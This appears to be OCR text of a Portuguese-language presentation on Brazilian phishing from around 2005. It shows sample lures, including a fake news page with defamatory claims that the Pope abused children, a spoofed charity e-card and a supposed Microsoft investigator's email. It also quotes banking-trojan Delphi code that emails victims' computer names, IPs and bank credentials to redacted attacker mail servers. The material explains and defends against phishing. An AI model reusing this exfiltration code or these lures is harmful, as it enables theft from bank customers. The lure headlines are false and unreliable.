» **Veja fotos que comprovam a participação do Papa nos rituais dos pedófilos.**

» **Vídeo: Bento em seu apartamento com uma criança de 9 anos descoberto**

» **Vídeo: Bento condusindo duas criança de 11 anos ao seu apartamento dias antes do falecimento de João Paulo II**

Kirke diz que o papa, conhecido por sua linha conservadora, e os cardeais que o elegeram estão cegos frente à realidade da pobreza na América Latina, que concentra a metade dos católicos de todo o mundo e o maior número de casos de pedofilia entre católicos.

Como muitos padres liberais, o sacerdote Kirke, de 71 anos,

Veja também:

Saiba mais
» Rezei para alguém mais forte ser eleito, diz Papa
» Bento XVI retoma na quarta audiências do Papa
» Papa assegura que irá 'em breve' a Baviera
» 'Meu programa é ouvir Deus', diz Papa Bento XVI
» Sodano continuará sendo secretário do Vaticano
» Joseph Ratzinger é eleito o novo papa
» **Perfil**: conheça o Sumo Pontífice

Multimídia
Animações
» Como se elege o novo papa
Animações
Áudio e vídeo
» Papa quebra protocolo e desfila de papamóvel
» Papa diz que veio para

Crianca Esperanca. " A Esperanca e Voce" - Mozilla Thunderbird 49 C

File Edit View Go Message Enigmail Tools Help

Subject: Crianca Esperanca. " A Esperanca e Voce" **From:** criancaesperanca 05-08-2005 16:08

De:
Criança Esperança 20 Anos

Para:
Contribuidores da Campanha Criança Esperança.

Mensagem:

Anúncios celebram 20 anos de Criança Esperança

Campanha deixa os números de lado e conta histórias verídicas de crianças que tiveram suas vidas transformadas pelas ações do projeto:

leia mais

CONTRIBUIÇÕES POR TELEFONE

R$ 0,27 + impostos por ligação de telefone fixo
R$ 0,50 + impostos por ligação de telefone celular

LIGUE
0500 2005 007 para doar R$ 7,00
0500 2005 015 para doar R$ 15,00
0500 2005 030 para doar R$ 30,00

Para doações acima de R$15,00, clique aqui.

http://http://criancaesperanca.globo.com/recebeu.html?id=0C00CF02F75BE8CC4012

Este cartão ficará disponível por 15 dias.

Envie um cartão para um amigo.
Clique no seguinte endereço: http://criancaesperanca.globo.com/

request help in scam - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: request help in scam **From:** Jorge H 11-08-2005 16:08

Sr Sartini


My name is Jorge Suarez, i'm currently working investigating the scams that uses any name of microsoft corp as a way to deceive the user and install the virus. I'm currenty only investigating the scams that send me microsoft Brasil but i have see there are many more that they doesen't notice. I have try to setup some acount to harvest scams from brasil with no luck, if you could send me a copy of the email's to make the owner's of the web/server take down the virus and also aprehend the persons that are making this. Thank you for your time and sorry for the intromision but any help in stoping this scams will be very apreciated.

Regards Jorge Suarez

Microsoft Corp Inv

5491153408038

Análise de Artefato



Exemplos e Casos Reais

- Agora serão mostradas alguns trechos dos códigos fontes dos softwares utilizados

- Esse software simula os seguintes bancos: BB, Real, Itau, Bradesco, Caixa, Unibanco, UniEmpresa, Banespa, Santander, BBJuridica, BEC, BRB, NossaCaixa, Banrisul, BancoRural e Nordeste

Exemplos e Casos Reais

```
computador:=nomecomputador;
messagebody.Body.Add('Nome do Computador: ' + computador + ' Infected' );
messagebody.Body.Add('IP: '+ GetIP +' ');
messagebody.Body.Add('Data: '+ datetostr(now) +' Hora: '+ timetostr(time) +' ');
messagebody.From.Name := 'Makina: ' + computador;
messagebody.Recipients.EMailAddresses := 'XXXXXXXX@XXX.com';
messagebody.Subject := computador + ' Infectado';
SMTP.Host := 'smtp.XXXX.com.br';
SMTP.AuthenticationType := atLogin;
SMTP.Username := 'XXXXXX';
SMTP.Password := 'XXXXXX';
SMTP.Port := 25;
smtp.Connect;
Try
smtp.Send(messagebody);
except
  SMTP.Host :='mx2.mail.yahoo.com';
```

Exemplos e Casos Reais

```
 SMTP.Host := 'smtp.XXXX.com.br'; // põe aqui o seu smtp
  SMTP.AuthenticationType := atLogin;
  SMTP.Port:= 25;
  SMTP.Username := 'XXXXXXXX'; // o user
  SMTP.Password := 'XXXXXXXX'; // a senha
  try SMTP.Connect; except self.close; end;
with messagebody do
  begin
    From.Text := 'h3llm45t3rr';
    From.Address := 'h3llm45t3rr@XXXX.com.br'; //
    Recipients.EMailAddresses := 'XXXXXX@XXX.com'; // Quem receberá as info
    Subject := 'bank Accounts';  //antes reflita q o CrAzY é o maior dos maiores ^^
    Body.AddStrings(Dados);
  end;
```

Análise de Phising em tempo real

- Fedora Core 4
- Apache
- Dsniff
- Ethereal
- Qemu
- TcpDump
- Windows 98
- Internet Explorer 6

Contato

- Através do site ou e-mail

http://web.onda.com.br/humberto

humberto@onda.com.br

Créditos

Sites consultados:

- Cert.br – Cartilha de Segurança para Internet
http://cartilha.cert.br/

- Fedora
http://fedora.redhat.com

- RNP
http://www.rnp.br/noticias/imprensa/2005/not-imp-abril2005-coord.html

- Spam Cost Calculator
http://www.cmsconnect.com/Marketing/spamcalc.htm

- Wikipedia
http://en.wikipedia.org/wiki/Phishing

Créditos

• Figura Slide 1:
http://pcforalla.idg.se/ArticlePages/200504/04/20050404084028_PFA/phising.jpg

• Figura Slide 10 – Dados obtidos em:
http://www.cert.br/stats/incidentes/

• Figura Slide 11:
http://www.sindpdce.org.br/imagens/noticias/dinheiro.gif

• Figura Slide 22 e 23:
http://www.cmsconnect.com/Marketing/spamcalc.htm

•Outras Figuras:
Arquivo particular